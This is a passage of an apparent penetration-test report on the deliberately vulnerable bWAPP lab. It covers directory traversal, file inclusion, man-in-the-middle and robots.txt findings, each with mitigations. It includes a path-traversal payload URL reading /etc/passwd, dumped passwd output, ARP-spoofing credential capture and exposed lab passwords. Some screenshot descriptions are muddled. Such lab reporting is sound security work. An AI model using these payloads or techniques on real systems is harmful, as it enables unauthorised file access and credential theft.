
Bugs Change Password

This time, search with: Google DuckDuckGo Wikipedia YouTube


/ Directory Traversal - Directories /

bin
tmp
sys
proc
boot
etc
opt
media
toolbox
lib
root
dev
initrd
cdrom
var

Twitter LinkedIn Facebook Email



/ Directory Traversal - Directories /



Impact: Attackers can access files or directories that are meant to be restricted. Sensitive configuration files, user data, or proprietary information may be exposed. Depending on the server's configuration, attackers might be able to compromise the system's security.

Mitigations:

"Use a central application component" to verify access control for every request and function. Drive all the access control decisions from a lower privileged user's session, and do not rely on hidden or disabled UI elements.

"Implement role-based access control (RBAC)" to define different levels of permissions and roles for different users and groups. Enforce the principle of least privilege, which means granting only the minimum access required for each user or role.

"Use secure coding practices" to avoid common flaws in the authorization logic, such as insecure direct object references, broken access control, or insecure cryptographic storage. Validate all the input parameters and output data.

4.16 Insecure Design – Directory Traversal – Files

Vulnerability: This vulnerability occurs when user-supplied data, often in the form of file paths or URLs, is not adequately validated or sanitized before being used to access files on the server. Attackers can manipulate the input to traverse beyond the intended directory structure and gain access to unauthorized files.



Severity: High


Affected on:

Infected URL	http://192.168.73.146/bWAPP/directory_traversal_1.php
Infected Parameter	Web application sensitive files
Parameter Type	GET
Attack Vector	URL

Analysis: After examining the web page http://192.168.61.130/bWAPP/directory_traversal_1.php, we were able to manipulate URL query parameters that are directly used to access files from the web application server.

POC:





/ Directory Traversal - Files /

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
```

Impact: Attackers can access files that are meant to be restricted. Sensitive files, configuration files, user data, or proprietary information may be exposed. Depending on the server's configuration, attackers might be able to manipulate files.

Mitigations:

Validate and sanitize user input to ensure it doesn't contain malicious characters or sequences.

Encode or escape user-generated content before displaying it to users to prevent attacks like reflected XSS.

Allow only a predefined set of safe characters or patterns in user input

Apply proper file path validation and normalization to prevent traversal.

When accessing files, use proper APIs that prevent directory traversal by design.

Configure file permissions to limit access to sensitive files.

4.17 Insecure Design – Local File Inclusion

Vulnerability: This vulnerability occurs when user-supplied input, typically as a file path, is improperly included in a server-side script without proper validation. Attackers can manipulate the input to include local files, leading to unauthorized access and potential data leakage.

Severity: High

Affected on:

Infected URL	http://192.168.73.146/bWAPP/rifi.php
Infected Parameter	Local web application files
Parameter Type	GET
Attack Vector	URL parameters

Analysis: After examining the web page <http://192.168.73.146/bWAPP/rifi.php>, we were able to manipulate URL query parameters that are directly used to access the files from the web application server.

POC:

The screenshot shows a Kali Linux desktop environment with two Firefox browser windows open. Both windows have the URL <http://192.168.73.146/bWAPP/rifi.php?language=../../../../etc/passwd&action=go>. The top window displays the exploit attempt, while the bottom window shows the resulting page. The page has a yellow header with the text "an extremely buggy web app!" and a warning message at the bottom stating: "Warning: include() [function.include]: failed to open stream: No such file or directory in /var/www/bWAPP/rifi.php on line 174". Below this, another warning message is shown: "Warning: include() [function.include]: Failed opening '../../../../etc/passwd' for inclusion (include_path='.:./usr/share/php:/usr/share/pear') in /var/www/bWAPP/rifi.php on line 174". On the right side of the bottom window, there are social media sharing icons for Twitter, LinkedIn, Facebook, and Email.

The screenshot shows a Kali Linux desktop environment with a Firefox browser window open. The title bar of the browser says "bWAPP - Missing Functionality". The main content area of the browser shows a list of URLs from a search results page, with the top result being "Metasploitable2 - Linux — http://192.168.73.129". Below this, there are several other links including "192.168.73.146 — http://192.168.73.146", "Home of Acunetix Art — http://testphp.vulnweb.com", "Supercar Showdown - Supercar Showdown — hack-yourself-first.com", "Altoro Mutual — http://testfire.net", and "YouTube — youtube.com". At the bottom of the browser window, there is a navigation bar with links for "Bugs", "Change Password", "Create User", "Set Security Level", "Reset", "Credits", "Blog", "Logout", and "Welcome Bee".

/ Remote & Local File Inclusion (RFI/LFI) /

Select a language: English Go

```
root:x:0:0:root:/root/bin/bash daemon:x:1:daemon/usr/sbin/bin:x:2:bin/bin/sh sys:x:3:sys:/dev:/bin/sh sync:x:4:65534:sync/bin/bin/sync games:x:5:60:games/usr/games/bin/sh man:x:6:12:man/var/cache/man/bin/sh lpx:x:7:lp/var/spool/lpd/bin/sh mail:x:8:mail/var/mail/bin/sh news:x:9:9:news/var/spool/news:/bin/sh uucp:x:10:10:uucp/var/spool/uucp/bin/sh proxy:x:13:13:proxy/bin/bin/sh www-data:x:33:33:www-data/var/www/bin/sh backup:x:34:34:backup/var/backups/bin/sh listx:38:38:Mailing List Manager/var/list/bin/sh irc:x:39:ircd/var/run/ircd/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats/bin/sh nobody:x:65534:65534:nobody/nonexistent/bin/sh libuuid:x:100:101:/var/lib/libuuid/bin/sh
```

bWAPP is licensed under © 2014 MME BVBA / Follow [@MME_IT](#) on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?



Impact: Unauthorized Data Access: Attackers can include and access sensitive files from the local file system. Data Leakage: Sensitive information, configuration files, and proprietary data may be exposed.

Mitigations:

Apply proper file path validation and normalization to prevent file inclusion.

Validate and sanitize user input to ensure it doesn't contain malicious characters or sequences.

Encode or escape user-generated content before displaying it to users to prevent attacks like reflected XSS.

Allow only a predefined set of safe characters or patterns in user input.

When including files, use proper APIs that prevent remote or local file inclusion by design.

Configure file permissions to limit access to sensitive files.

4.18 Insecure Design – Remote File Inclusion

Vulnerability: This vulnerability occurs when user-supplied input, often in the form of a URL, is improperly included as a file path in a server-side script. Attackers can manipulate the input to include malicious files from remote locations, potentially executing arbitrary code on the server.


Severity: High

Affected on:

Infected URL	http://192.168.73.146/bWAPP/rfif.php
Infected Parameter	Files
Parameter Type	GET
Attack Vector	URL parameters

Analysis: After examining the web page <http://192.168.73.146/bWAPP/rfif.php>, we were able to manipulate URL query parameters that are directly used to access the files from the web application server.

POC:



Impact: Execution of Arbitrary Code: Attackers can include malicious files from remote locations, leading to arbitrary code execution on the server. Server Compromise: Depending on the server's configuration, attackers might gain control of the system.

Mitigations:

Apply proper file path validation and normalization to prevent file inclusion.

Validate and sanitize user input to ensure it doesn't contain malicious characters or sequences.

Encode or escape user-generated content before displaying it to users to prevent attacks like reflected XSS.

Allow only a predefined set of safe characters or patterns in user input.

When including files, use proper APIs that prevent remote or local file inclusion by design.

Configure file permissions to limit access to sensitive files.

4.19 Security Misconfiguration – MITM (HTTP)

Vulnerability: This vulnerability occurs when the communication between the client (user's browser) and the server is intercepted by an attacker who can view, modify, or inject data into the communication stream. This can happen if the communication is not encrypted or if the attacker can exploit vulnerabilities to tamper with the communication.


Severity: High

Affected on:

Infected URL	http://192.168.73.146/bWAPP/sm_mitm_1.php
Infected Parameter	Client
Parameter Type	Eavesdropping
Attack Vector	Unencrypted communication

Analysis: After examining the web page http://192.168.73.146/bWAPP/sm_mitm_1.php, we were able to eavesdrop on communication using Wireshark as the medium and we were able to read the transmitted login credentials.

POC:



ARP Spoofing:

The screenshot shows a Kali Linux desktop environment with several windows open, demonstrating a network attack.

- Top Left Window:** A terminal window titled "root@kali:~#". It displays a list of ARP requests and replies. One entry is highlighted in red: "arp request 192.168.73.146 is-at 0:c:29:13:0:13:f7:21 0:c:29:fd:eb:93 0806 42; arp reply 192.168.73.146 is-at 0:c:29:13:0:13:f7:21". This indicates that the attacker's interface (eth0) has been spoofed as the gateway (192.168.73.146).
- Top Right Window:** Wireshark capturing traffic on interface eth0. The packet list shows numerous ARP requests and replies between the victim host (192.168.73.100) and the attacker's interface (192.168.73.146). The victim's MAC address (0:c:29:fd:eb:93) is consistently shown as the source or destination MAC in the captured frames.
- Middle Left Window:** A web browser titled "bwAPP - Security Miscon". It shows a login page for "sm_mitm_1.php" at 192.168.73.146. The page content includes a dropdown menu set to "low" and a "Set Current: low" button. Below the form, there is handwritten text: "an extremely b... low Set Current: low".
- Middle Right Window:** Wireshark capturing traffic on interface eth0. The packet list shows the victim host (192.168.73.100) sending HTTP POST requests to the attacker's interface (192.168.73.146) for the URL "/bwAPP/sm_mitm_1.php". The victim's MAC address (0:c:29:fd:eb:93) is present in the source and destination fields of the captured frames.
- Bottom Left Window:** Wireshark capturing traffic on interface eth0. The packet list shows the victim host (192.168.73.100) sending an HTTP POST request to the attacker's interface (192.168.73.146) for the URL "/bwAPP/sm_mitm_1.php". The victim's MAC address (0:c:29:fd:eb:93) is present in the source and destination fields of the captured frames.
- Bottom Right Window:** Wireshark capturing traffic on interface eth0. The packet list shows the victim host (192.168.73.100) sending an HTTP POST request to the attacker's interface (192.168.73.146) for the URL "/bwAPP/sm_mitm_1.php". The victim's MAC address (0:c:29:fd:eb:93) is present in the source and destination fields of the captured frames.

Impact: Attackers can intercept sensitive data transmitted between the client and the server, including login credentials, personal information, and confidential data. Attackers can modify

data being sent between the client and the server, leading to unauthorized changes or actions in the application. If session tokens or cookies are intercepted, attackers can take over a user's session and perform actions on their behalf.

Mitigations:

Use HTTPS instead of HTTP, which is a secure protocol that encrypts the data being transmitted between the client and the server.

This can help prevent the attacker from reading or modifying the data, and also verify the identity of the server using certificates.

Use HSTS (HTTP Strict Transport Security), which is a web security policy that forces the client to use HTTPS for all connections to a specific domain. This can help prevent the attacker from downgrading the connection to HTTP or using fake certificates.

Use VPN (Virtual Private Network), which is a service that creates a secure tunnel between the client and the server, and encrypts all the traffic that passes through it. This can help protect the data from being intercepted or tampered with by an attacker on a public or untrusted network.

Use firewalls and antivirus software, which can help block or detect any malicious traffic or programs that may try to intercept or modify the data. This can help prevent the attacker from gaining access to the client or the server, or installing any malware that may facilitate a MitM attack

Redirect all HTTP traffic to HTTPS to prevent users from inadvertently using unencrypted communication.

4.20 Security Misconfiguration – Robots File

Vulnerability: This vulnerability occurs when the robots.txt file is improperly configured and allows unauthorized access to directories or files that contain sensitive information. Attackers can view the robots.txt file to identify restricted directories or files that are meant to be hidden from public access.


Severity: Low

Affected on:

Infected URL	http://192.168.73.146/bWAPP/sm_robots.php
Infected Parameter	Robots.txt
Parameter Type	GET
Attack Vector	URL parameter

Analysis: After examining the web page http://192.168.73.146/bWAPP/sm_robots.php, we were able to discover hidden or restricted directories and files that may contain sensitive data, confidential information, or proprietary resources.

POC:




The screenshot shows a Firefox browser window with the URL 192.168.73.146/bWAPP/sm_robots.php highlighted. The page displays the bWAPP logo and the text "an extremely buggy web app!". A navigation bar at the bottom includes links for Bugs, Change Password, Create User, Set Security Level, Reset, Credits, Blog, Logout, and Welcome Bee. On the right side, there are social media sharing icons for Twitter, LinkedIn, Facebook, and Email. The main content area shows the contents of the robots.txt file:

```
User-agent: GoodBot
Disallow:

User-agent: BadBot
Disallow: /


User-agent: *
Disallow: /admin/
Disallow: /documents/
Disallow: /images/
Disallow: /passwords/
```



The screenshot shows a Firefox browser window with the URL 192.168.73.146/bWAPP/admin/ highlighted. The page displays the bWAPP logo and the text "an extremely buggy web app!". A navigation bar at the bottom includes links for Admin Portal and Blog. The main content area shows a search results page with various links. On the right side, there are social media sharing icons for Email, LinkedIn, Twitter, and Facebook. The search results include:

- 192.168.73.146 — <http://192.168.73.146>
- Metasploitable2 - Linux — <http://192.168.73.129>
- Home of Acunetix Art — <http://testphp.vulnweb.com>
- Supercar Showdown - Supercar Showdown — hack-yourself-first.com
- Altoro Mutual — <http://testfire.net>
- YouTube — youtube.com

This time, search with: Search



The screenshot shows a Firefox browser window with the URL 192.168.73.146/bWAPP/ highlighted. The page displays the bWAPP logo and the text "an extremely buggy web app!". A navigation bar at the bottom includes links for Admin Portal and Blog. The main content area shows the settings table:

Setting	Value	Description
Security Level	low	Possible values: low - medium - high
SMTP Server		Used for e-mail functionality
A.I.M. IP Address	6.6.6.6	A no-authentication mode, for testing web scanners and crawlers
Evil Bee Mode	0	All security levels are bypassed in this mode
Credentials	bee/bug	Static credentials used on some pages

On the right side, there are social media sharing icons for Email, LinkedIn, Twitter, and Facebook.

Index of /bWAPP/passwords

Name	Last modified	Size	Description
Parent Directory			
heroes.xml	07-Feb-2024 10:36	1.2K	
web.config.bak	07-Feb-2024 10:36	7.4K	
wp-config.bak	07-Feb-2024 10:36	1.5K	

Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g Server at 192.168.73.146 Port 80

SensitiveFilesDisclosed

```

<?xml version="1.0"?>
<heroes>
    <hero>
        <id>1</id>
        <login>neo</login>
        <password>trinity</password>
        <secret>Oh why didn't I took that BLACK pill?</secret>
        <movie>The Matrix</movie>
        <genre>action sci-fi</genre>
    </hero>
    <hero>
        <id>2</id>
        <login>alice</login>
        <password>loveZombies</password>
        <secret>There's a cure!</secret>
        <movie>Resident Evil</movie>
        <genre>action horror sci-fi</genre>
    </hero>
    <hero>
        <id>3</id>
        <login>thor</login>
        <password>Asgard</password>
        <secret>Oh, no... this is Earth... isn't it?</secret>
    </hero>
</heroes>
  
```

